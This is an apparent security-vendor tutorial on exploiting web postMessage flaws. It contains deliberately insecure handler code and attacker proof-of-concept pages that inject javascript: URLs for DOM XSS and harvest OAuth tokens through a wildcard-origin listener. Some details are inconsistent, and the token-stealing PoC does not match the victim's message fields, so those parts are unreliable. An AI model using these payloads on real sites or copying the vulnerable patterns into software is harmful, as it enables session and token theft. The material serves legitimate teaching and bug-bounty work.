Exploiting PostMessage vulnerabilities: A complete guide

BY AYOUB · JANUARY 31, 2026 · LAST UPDATED ON FEBRUARY 2, 2026

PostMessage vulnerabilities arise when developers fail to properly validate message origins or sanitize content within cross-origin communication handlers. As modern web applications increasingly rely on the postMessage API for cross-origin communication, whether for embedded widgets, OAuth flows, third-party integrations, or iframe-based components, the attack surface continues to grow. While postMessage enables legitimate data exchange between windows that would otherwise be isolated by the browser's same-origin policy, insecure implementations can lead to DOM-based cross-site scripting (XSS), and in severe cases, even information disclosure.

In this article, we explore how to identify and exploit postMessage vulnerabilities in modern web applications, ranging from basic origin validation bypasses to advanced DOM XSS chains that exploit insecure message handlers.

Let's dive in!

What is PostMessage

The postMessage API is a browser feature that allows secure communication between different window contexts, even when they don't share the same origin. This browser API was initially introduced to enable controlled cross-origin data exchange, as it provides a way for iframes, pop-ups, and opened windows to send messages to each other without violating the browser's same-origin policy.

When a window sends a message using postMessage, the receiving window can listen for these messages through an event listener. The receiving window then processes the message data and can respond or act accordingly. This communication pattern is commonly used in scenarios like:

- **Embedded widgets and third-party integrations** where external content needs to communicate with the parent page
- **OAuth, SSO, and other authentication flows** that use pop-ups or redirects to handle user authentication (think of tokens or cookies that need to be sent after authentication)
- **Cross-domain iframe communication** for features like embedded payment, checkout forms, or chat widgets

Same-Origin Policy (SOP)

The Same-Origin Policy (SOP) is a critical browser security mechanism that prevents scripts from one origin from accessing data on another origin. The origin is defined by the combination of protocol, domain, and port.

The postMessage API was specifically designed as a controlled exception to this policy, allowing developers to explicitly enable safe, cross-origin communication when needed, provided it is used properly.

The postMessage API consists of two main components: sending and receiving messages. Let's examine both to understand where security vulnerabilities can arise.

Sending messages with postMessage

To send a message, an application uses the postMessage() method on a target window reference:

```
// Sending a message to an iframe
const iframe = document.getElementById('intigriti-frame');
iframe.contentWindow.postMessage({
    message: 'Hello World!'
  },
  'https://intigriti.com'
);
```

The `postMessage` method accepts two parameters: the message data (which can be any JavaScript object) and the target origin. The target origin parameter is crucial for security, it specifies which origin is allowed to receive the message. Setting this to `*` allows any origin to receive the message, which can be dangerous in some scenarios.

Receiving messages with event listeners

To receive messages, an application sets up an event listener for the `message` event:

```
window.addEventListener('message', function(event) {
    // Always validate the origin
    if (event.origin !== 'http://trusted-origin') {
        return;
    }

    // Process the message
    const data = event.data;
    console.log('Received message:', data);
});
```

When a message is received, the event object contains three important properties:

- Event.data contains the actual message data sent by the sender (in our example, `{"message": "Hello World!"}`
- Event.origin specifies the origin of the sender (e.g., `https://intigriti.com`)

- **Event.source** provides a reference to the window that sent the message

The security of postMessage implementations relies heavily on proper validation of these properties, particularly `event.origin`. When developers skip origin validation or improperly handle message data, postMessage vulnerabilities can and will emerge. In the next sections, we'll explore how attackers can exploit these weaknesses. Before we move to the exploitation part, let's first understand how we can identify potential postMessage vulnerabilities.

Identifying PostMessage vulnerabilities

Although DOM-based vulnerabilities tend to be more complex to identify, we do have one unfair advantage: the JavaScript code that is available for us to examine. Below are three common ways for discovering postMessage implementations in your targets.

Source code review

The most thorough approach to identifying postMessage vulnerabilities is manual code review. Start by searching for two key patterns in the application's JavaScript files:

Look for postMessage method calls

```
postMessage(
```

Search for message event listeners

Or you can also work backwards and search for message event listeners:

```
addEventListener('message',
```

Once you've located message event listeners, trace the data flow from `event.data` through the handler function. Look for places where message data is used in dangerous DOM sinks without proper validation, such as `innerHTML`, `eval()`, `document.write()`, or passed to other DOM manipulation methods. Pay special attention to how (or if) the `event.origin` property is validated.

Modern applications often minify and obfuscate their JavaScript as part of optimizing site traffic, making manual review challenging. To counter this, use your browser's developer tools to format the code, or leverage third-party services that aim to make the code more readable.

> **JavaScript analysis for hackers**
>
> JavaScript files can be difficult to manually analyze. In our comprehensive JavaScript analysis for hackers guide, we've listed some of the most common issues found in JavaScript files, including a methodology for searching vulnerabilities in JavaScript files.


Browser developer console

Your browser's built-in developer tools can also be deployed to trace back postMessage calls. This method is particularly useful for discovering message handlers that might be hidden in third-party scripts

or dynamically loaded code.


To monitor postMessage events in Chrome or Firefox:

1. Open your browser's developer tools (F12, **Option + Cmd + C** on macOS)
2. Navigate to the **Sources** tab (Chrome) or **Debugger** tab (Firefox)
3. In the right-side panel, expand **Global Listeners**
4. Finally, unfold the **message** property (refresh if you cannot see it)



Intercepting postMessage calls via developer web console

You may also add breakpoints to the **DOMWindow.message** event. That way, whenever a postMessage event is sent or received, the debugger will pause execution, allowing you to inspect the message data, origin, and source. You can examine the call stack to see exactly where the message is being processed and step through the code to identify potential vulnerabilities.



Adding breakpoints to intercept postmessages via web developer console

Automated tools

Automated tooling will hook the message event listener and detect global postMessage calls. This allows you to test for these vulnerabilities at scale, even when you're dealing with more complex applications or multiple targets.

Below are a few free, open-source tools that can help test for DOM-based vulnerabilities, including postMessage bugs.

Burp Suite DOM Invador


Burp Suite DOM Invader is a browser extension built into Burp Suite's embedded browser that automatically detects DOM-based vulnerabilities, including postMessage bugs. DOM Invader monitors postMessage traffic, identifies message handlers, and can automatically test for XSS by injecting canary values into messages. It highlights potentially dangerous sinks and provides a visual representation of message flows.

Untrusted Types

Untrusted Types is a browser extension that helps identify DOM XSS vulnerabilities by monitoring dangerous sinks in real-time. When enabled, it tracks data flow from sources (including postMessage event handlers) to sinks, such as `innerHTML`, and alerts you when untrusted data reaches a dangerous location.

PostMessage-Tracker

postMessage-tracker is a Chrome extension specifically designed to monitor and log all postMessage communications. It captures both sent and received messages, displays their origins, and allows you to inspect the message content in detail. This tool is particularly useful for understanding the complete postMessage flow in applications with multiple iframes or windows.



PostMessage-Tracker tool by @fransrosen

Exploiting PostMessage vulnerabilities

PostMessage vulnerabilities can lead to numerous issues, such as DOM-based cross-site scripting and information disclosure. Understanding the full application context with the aim to learn how to weaponize this vulnerability type is key. Let's have a look at the most common postMessage vulnerabilities.

No origin validation in postMessage listeners

When developers implement postMessage listeners, they're required to validate the origin of each incoming web message to ensure the data they receive comes from the origin they're expecting. When this check is missing, it will essentially allow an attacker to send data from any origin. The real issue here is when malformed data is further evaluated without adequate validation.

Consider the following code snippet:

```
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8" />
    <title>Sign in to your account</title>
    <link
      rel="stylesheet"
      href="/assets/css/7f8a2d4e.min.css"
    />
  </head>
  <body>
    <div class="auth-container">
      <div class="loader">
        <h2>Completing your sign-in...</h2>
        <div class="spinner"></div>
      </div>
    </div>

    <script>
      window.addEventListener('message', function(event) {
          const data = event.data;

          if (data.type === 'oauth_callback') {
              handleOAuthCallback(data);
          }
      });

      function handleOAuthCallback(data) {
          if (data.success && data.return_url) {
              localStorage.setItem('auth_token', data.token);
              window.location.href = data.return_url;
          }
      }
    </script>
  </body>
</html>

```

PostMessage listener without origin validation passed to a DOM sink

On **line 20**, we can see a postMessage listener defined to intercept any incoming web messages. A more detailed look reveals that this is part of an authentication component. Additionally, we can also notice that the data object the postMessage implementation expects includes the **success**, **token** and **redirect_url** properties.

Inspecting the code snippet further, we can also see that one of the properties coming from the web message is passed to the **location.href** DOM sink on **line 31**.

Completing the full chain, we can craft our payload and host it on our controlled domain that would exploit this DOM-based cross-site scripting vulnerability:

```
<!DOCTYPE html>
<html>
  <head>
    <title>Complete Your Sign In</title>
  </head>
  <body>
    <h2>Redirecting you back to the application...</h2>
    <!-- https://app.example.com/oauth/callback represents the vulnerable endpoint -->
    <iframe id="target" src="https://app.example.com/oauth/callback" style="display:none;"></iframe>

    <script>
      window.onload = function() {
        const targetFrame = document.getElementById('target');

        setTimeout(() => {
          targetFrame.contentWindow.postMessage({
            type: 'oauth_callback',
            success: true,
            token: 'sample token',
            return_url: 'javascript:alert(document.domain)'
          }, '*');
        }, 1500);
      };
    </script>
  </body>
</html>
```

Weak origin validation in postMessage listeners

While some developers implement some form of origin validation, weak regex patterns or improper string matching can often render these checks ineffective, similar to how some CORS or SSRF attacks arise. Take the following example into consideration:

```
1  <!DOCTYPE html>
2  <html lang="en">
3    <head>
4        <meta charset="UTF-8">
5        <title>Payment Widget Integration</title>
6        <link rel="stylesheet" href="/assets/css/3b9e4f1a.min.css">
7    </head>
8    <body>
9        <div class="payment-container">
10           <iframe id="payment-frame" src="https://payments.example.com/widget"></iframe>
11       </div>
12
13       <script>
14           window.addEventListener('message', function(event) {
15               if (/^https:\/\/payments\.example\.com/.test(event.origin)) {
16                   processPaymentResponse(event.data);
17               }
18           });
19
20           function processPaymentResponse(data) {
21               if (data.status === 'completed') {
22                   document.getElementById('success-message').innerText = data.message;
23                   window.location.href = data.redirect_url;
24               }
25           }
26       </script>
27   </body>
28 </html>
```

Weak origin validation in postMessage listeners

On **line 15**, we can notice that the origin validation is done via a flawed regex pattern. This pattern solely checks whether the host starts with the trusted origin name. In practice, this means that we can send a postMessage from our controlled host that matches the regexp, such as: **payments.example.com.intigriti.io**.

```
// Attacker sets up his payload on a domain such as "payments.example.com.intigriti.io"
// The regex /^https:\/\/payments\.example\.com/ will match this domain

// Attacker's exploit page:
const payload = {
    status: 'completed',
    message: 'Purchase finalized!',
    redirect_url: 'javascript:alert(document.cookie)'
};

window.opener.postMessage(payload, '*');
```

Similar to before, this would have allowed us to send malformed data and potentially exploit the DOM-based XSS vulnerability. Misconfigurations that stem from weak regex pattern matching often arise due to a lack of proper testing.

Information disclosure via postMessage calls with wildcard origins

In addition to emitting malformed data from untrusted origins, we can also, in some cases, read transmitted web messages. As previously mentioned, when calling the postMessage method, you are required to supply it with two parameters: the data message you wish to send and the origin of the receiver.

By diving deeper into the MDN docs, we can derive that a wildcard (`*`) can be passed as a value of the **`targetOrigin`** parameter. Developers will sometimes revert to a wildcard (`*`) configuration for testing purposes or when they are uncertain about the receiving window's document location.

Have a look at the following code example:

```
1  <!DOCTYPE html>
2  <html lang="en">
3    <head>
4        <meta charset="UTF-8">
5        <title>Sign in via OAuth</title>
6        <link rel="stylesheet" href="/assets/css/9c2d5e7f.min.css">
7    </head>
8    <body>
9        <div class="auth-success">
10           <h2>Authorization Successful</h2>
11           <p>Redirecting you back to the application...</p>
12       </div>
13
14       <script>
15           const urlParams = new URLSearchParams(window.location.search);
16           const authCode = urlParams.get('code');
17           const state = urlParams.get('state');
18
19           if (authCode && window.opener) {
20               const oauthData = {
21                   type: 'oauth_response',
22                   code: authCode,
23                   state: state,
24                   expires_in: 3600
25               };
26
27               window.opener.postMessage(oauthData, '*');
28               window.close();
29           }
30       </script>
31   </body>
32 </html>
```

Leaking OAuth callback token using a postMessage call with a wildcard origin

Examining the code snippet above, we can notice that a postMessage call is defined on **line 27** as part of an OAuth implementation. Additionally, we can also notice that the postMessage data includes the OAuth token, which may be exchanged for a session token later once it reaches the parent window.

The main issue with this implementation is the use of the wildcard (`*`) configuration. Since the target origin was never explicitly defined, an attacker could practically host a vulnerable web page with a global postMessage listener to fetch the OAuth token.

```
<!DOCTYPE html>
<html>
  <head>
    <title>Signing in...</title>
  </head>
  <body>
    <h1>Please keep this tab opened while we're signing you into your account...</h1>
    <button onclick="initiateOAuth()">Sign In</button>

    <script>
      window.addEventListener('message', function(event) {
        if (event.data.type === 'oauth_callback') {
          console.log('Token fetched!', event.data.token);
        }
      });

      function initiateOAuth() {
        window.open('https://auth.example.com/authorize?
client_id=1337&redirect_uri=https://app.example.com/callback', 'test');
      }
    </script>
  </body>
</html>
```

Reporting PostMessage vulnerabilities

Identifying postMessage implementations without demonstrated impact is rarely report-worthy in bug bounty programs. You'll need to chain your findings with actual exploitation, such as DOM-based vulnerabilities, information disclosure, or in-application denial of service to demonstrate real-world impact. Most programs won't accept reports about missing origin validation or wildcard targets as standalone vulnerabilities without a proof of concept showing how an attacker could practically abuse them.

However, this approach may differ in penetration testing engagements, where identifying insecure postMessage handlers can be documented as security weaknesses even without full exploitation, as they represent a future security risk that should be remediated.

Conclusion

PostMessage vulnerabilities can represent a significant attack surface in modern web applications, yet they often go undetected due to their client-side nature and the manual analysis required to identify them. When exploited, an insecure postMessage handler can lead to DOM-based XSS, information disclosure, authentication bypasses, and other critical flaws that put both the organization and its users at risk.

So, you've just learned something new about exploiting postMessage vulnerabilities... Right now, it's time to put your skills to the test! You can start by practicing on vulnerable labs and CTFs or... browse through our 70+ public bug bounty programs on Intigriti, and who knows, maybe earn a bounty on your next submission!

AUTHOR

Ayoub

Senior security content developer

REQUEST A DEMO	VISIT THE WEBSITE	GET IN TOUCH
intigriti.com/demo	intigriti.com	hello@intigriti.com